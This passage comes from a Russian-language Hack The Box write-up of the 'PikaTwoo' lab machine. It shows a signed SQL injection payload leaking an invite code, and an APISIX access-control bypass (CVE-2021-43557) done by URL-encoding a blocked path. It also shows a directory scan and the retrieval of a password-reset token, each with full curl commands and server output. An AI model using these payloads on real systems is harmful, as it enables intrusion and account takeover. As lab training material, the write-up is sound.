echo -n "app_beta_mailaddr=ralf@ralf.com&app_beta_code=1234" |
openssl dgst -sha256 -sign private.pem | base64 -w0
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ echo -n "app_beta_mailaddr=ralf@ralf.com&app_beta_code=1234" | openssl dgst -sha256 -sign private.pem | base64 -w0
I7wFsdFvAEjSi2poxWhBHlOutsC5T3k97+sNAkHX2g9E7zXU2wsi1ijc2Cur+XluizjZIgfgKAtxIctOsKNCWD9mS3d3NYJ+OZ6jRg1NKoOpr5sWwoI39DWI2FbmoGCSrxFlZ+e6kZx0Cbv8p
lBedS7k3evjA6EfM2L1gAUMwHFwdx65aFQ0efUa4pexkKoEmlMMJ75WtpiEs2eamhC5OGnOFLYYuM9vBSaJZm8bHDL3KKd1FVqrJX+ViZuJSQbCuf1OU6tkCpd3mgAfjIkpLbj/QVtSA==
```

Формирование подписи данных

Теперь подписываем данные с упомянутой ранее нагрузкой и делаем запрос на сервер.

```
echo -n "app_beta_mailaddr=' or 1=1 -- -&app_beta_code=1234" |
openssl dgst -sha256 -sign private.pem | base64 -w0
```


```
curl -k -X POST -H 'authorization:
signature=oZ3SEZMP1n2xRV33Ruf9NNmW5x19GHJv5+Af/
akn2dMfnViDpuTd6gP6vm0Zz42pS0VS6B/
ymJsgzoekc1QZAjMyoZh9Q+TxZ1MzFFCx2iqiVD27frr+Bblw83VVDKG3Nx/
cKkk6NRHeotNQRPhGmQUQrHLPeFWybleMoN5O3qrFnuPehDnYJVheiVyAMyNnJl1Lm7RG
XdEva6CEyssNqIqrApbATs8ZQFFsNZgyQKMZh5u6X1sLuVXiSTkYA3fnmwrEyMNzfuvCJ
U9LUx4sOGRO/
Zv9bVhO3knlriRfXN1DPRDX3YePUzhQrdFNApo72yRnmtsecfVJ08sz/huSgQ=='
'https://api.pokatmon-app.htb/public/validate' --data
"app_beta_mailaddr=' or 1=1 -- -&app_beta_code=1234" 2>/dev/null| jq
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -k -X POST -H 'authorization: signature=oZ3SEZMP1n2xRV33Ruf9NNmW5x19GHJv5+Af/akn2dMfnViDpuTd6gP6vm0Zz42pS0VS6B/ymJsgzoekc1QZAjMyoZh9Q+TxZ1MzFFCx2iqiVD27frr+Bblw83VVDKG3Nx/cKkk6NRHeotNQRPhGmQUQr
HLPeFWybleMoN5O3qrFnuPehDnYJVheiVyAMyNnJl1Lm7RGXdEva6CEyssNqIqrApbATs8ZQFFsNZgyQKMZh5u6X1sLuVXiSTkYA3fnmwrEyMNzfuvCJU9LUx4sOGRO/Zv9bVhO3knlriRfXN1DPRDX3YePUzhQrdFNApo72yRnmtsecfVJ08sz/huSgQ==' 'https://
api.pokatmon-app.htb/public/validate' --data "app_beta_mailaddr=' or 1=1 -- -&app_beta_code=1234" 2>/dev/null| jq
{
  "success": [
    {
      "code": "AX3YB-TH9L0-Z1HC5-22EYB-XHLK1-J3WJ67",
      "email": "roger.foster37@freemail.htb"
    }
  ]
}
```

Ответ сервера

В ответе получаем почтовый адрес и ключ-инвайт. С этими данными авторизуемся в приложении и получаем редирект на `www.pokatmon-app.htb`.




Webpage not available

The webpage at **http://www.pokatmon-app.htb/** could not be loaded because:

net::ERR_NAME_NOT_RESOLVED

Главное окно приложения

Этот адрес мы уже посещали, там расположен основной сайт, при этом в Burp Proxy видим те же инвайт и почтовый ящик. Но обратим внимание и на веб-сервер APISIX 2.10.1.




```
... https://api.pokatmon-app.htb   POST   /public/validate   ✓   200   251   JSON
... https://api.pokatmon-app.htb   POST   /public/validate   ✓   200   251   JSON
... http://www.pokatmon.htb        GET    /
```

```
Content-Length: 100
Connection: close
Server: APISIX/2.10.1

{
  "success":[
    {
      "code":"AX3YB-TH9L0-Z1HC5-22EYB-XHLK1-J3WJ67",
      "email":"roger.foster37@freemail.htb"
    }
  ]
}
```

Ответ в Burp Proxy

Обход каталога в Apache APISIX


Поищем готовые эксплоиты для гейтвея APISIX. Запрос «apisix Vulnerabilities» приводит к подборке статей про уязвимости. Из всех упомянутых CVE наиболее применима CVE-2021-43557, которая даст возможность обхода каталога. Тут стоит вернуться к сканированию каталогов, так как изначально я не придал значения множеству результатов с кодом ответа 403.



```
403      GET        1l        4w       38c https://api.pokatmon-app.htb/_private
403      GET        1l        4w       38c https://api.pokatmon-app.htb/private
403      GET        1l        4w       38c https://api.pokatmon-app.htb/download_private
403      GET        1l        4w       38c https://api.pokatmon-app.htb/privatemsg
403      GET        1l        4w       38c https://api.pokatmon-app.htb/privateassets
403      GET        1l        4w       38c https://api.pokatmon-app.htb/privatedir
403      GET        1l        4w       38c https://api.pokatmon-app.htb/privatefolder
403      GET        1l        4w       38c https://api.pokatmon-app.htb/toolsprivate
403      GET        1l        4w       38c https://api.pokatmon-app.htb/private-cgi-bin
403      GET        1l        4w       38c https://api.pokatmon-app.htb/private2
403      GET        1l        4w       38c https://api.pokatmon-app.htb/private_messages
403      GET        1l        4w       38c https://api.pokatmon-app.htb/_vti_private
403      GET        1l        4w       38c https://api.pokatmon-app.htb/private_files
403      GET        1l        4w       38c https://api.pokatmon-app.htb/privatedata
403      GET        1l        4w       38c https://api.pokatmon-app.htb/privatemessages
403      GET        1l        4w       38c https://api.pokatmon-app.htb/private_html
403      GET        1l        4w       38c https://api.pokatmon-app.htb/privatearea
403      GET        1l        4w       38c https://api.pokatmon-app.htb/privates
403      GET        1l        4w       38c https://api.pokatmon-app.htb/private1
403      GET        1l        4w       38c https://api.pokatmon-app.htb/privateimages
403      GET        1l        4w       38c https://api.pokatmon-app.htb/privatedirectory
```

Результат сканирования каталогов

Их объединяет наличие подстроки `private` в URI запроса. Дело в том, что URI блокируется благодаря проверке вхождения подстроки, а эту проверку можно обойти, если использовать обычное URL-кодирование.




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -k https://api.pokatmon-app.htb/private
{"error_msg":"access is not allowed"}

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -k 'https://api.pokatmon-app.htb/%70%72%69%76%61%74%65'
{"error_msg":"404 Route Not Found"}
```

Проверка концепции

Я проверил все каталоги, которые при предыдущем сканировании вернули 403, но ничего, кроме ответа 404, не получил. Тогда запускаем сканирование в каталоге `/private/`.

```
feroxbuster -k -u 'https://api.pokatmon-app.htb/
%70%72%69%76%61%74%65/' -t 256 -w raft-large-words.txt -C 403
```




```
404      GET        1l        4w       36c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
405      GET        4l       23w      178c https://api.pokatmon-app.htb/%70%72%69%76%61%74%65/login
200      GET        1l        2w       43c https://api.pokatmon-app.htb/%70%72%69%76%61%74%65/password-reset
```

Результат сканирования каталогов

Нам доступны две новые конечные точки API: `login` и `password-reset`. Вторая требует указать email для сброса пароля.

```
curl -k 'https://api.pokatmon-app.htb/%70%72%69%76%61%74%65/
password-reset'
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -k 'https://api.pokatmon-app.htb/%70%72%69%76%61%74%65/password-reset'
{"error":"usage: /password-reset/<email>"}
```

Ответ сервера

Почтовый адрес мы получали при анализе APK-приложения. Указываем его и получаем какой-то токен.

```
curl -k 'https://api.pokatmon-app.htb/%70%72%69%76%61%74%65/
password-reset/roger.foster37@freemail.htb'
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -k 'https://api.pokatmon-app.htb/%70%72%69%76%61%74%65/password-reset/roger.foster37@freemail.htb'
{"token":"a63ff73c6f79c8aa6dd40b62989f660832148b5c34882fceb55a481446d5ef17"}
```

Ответ сервера

Переходим к API `login`, возможно, токен нужен будет где-то там. Первое, что узнаём, — здесь используется только метод `POST`.

```
curl -k 'https://10.10.11.199/%70%72%69%76%61%74%65/login'
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -k 'https://10.10.11.199/%70%72%69%76%61%74%65/login'
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>405 Method Not Allowed</title>
<h1>Method Not Allowed</h1>
<p>The method is not allowed for the requested URL.</p>
```


Ответ сервера

Затем постепенно определяем, что API принимает только почту и пароль.

```
curl -k -X POST 'https://10.10.11.199/%70%72%69%76%61%74%65/login'
```

```
curl -k -X POST 'https://10.10.11.199/%70%72%69%76%61%74%65/login'
--data 'email=roger.foster37@freemail.htb'
```

```
curl -k -X POST 'https://10.10.11.199/%70%72%69%76%61%74%65/login'
--data 'email=roger.foster37@freemail.htb&password=123'
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -k -X POST 'https://10.10.11.199/%70%72%69%76%61%74%65/login'
{"error":"missing parameter email"}

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -k -X POST 'https://10.10.11.199/%70%72%69%76%61%74%65/login' --data 'email=roger.foster37@freemail.htb'
{"error":"missing parameter password"}

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -k -X POST 'https://10.10.11.199/%70%72%69%76%61%74%65/login' --data 'email=roger.foster37@freemail.htb&password=123'
{"error":"invalid credentials"}
```

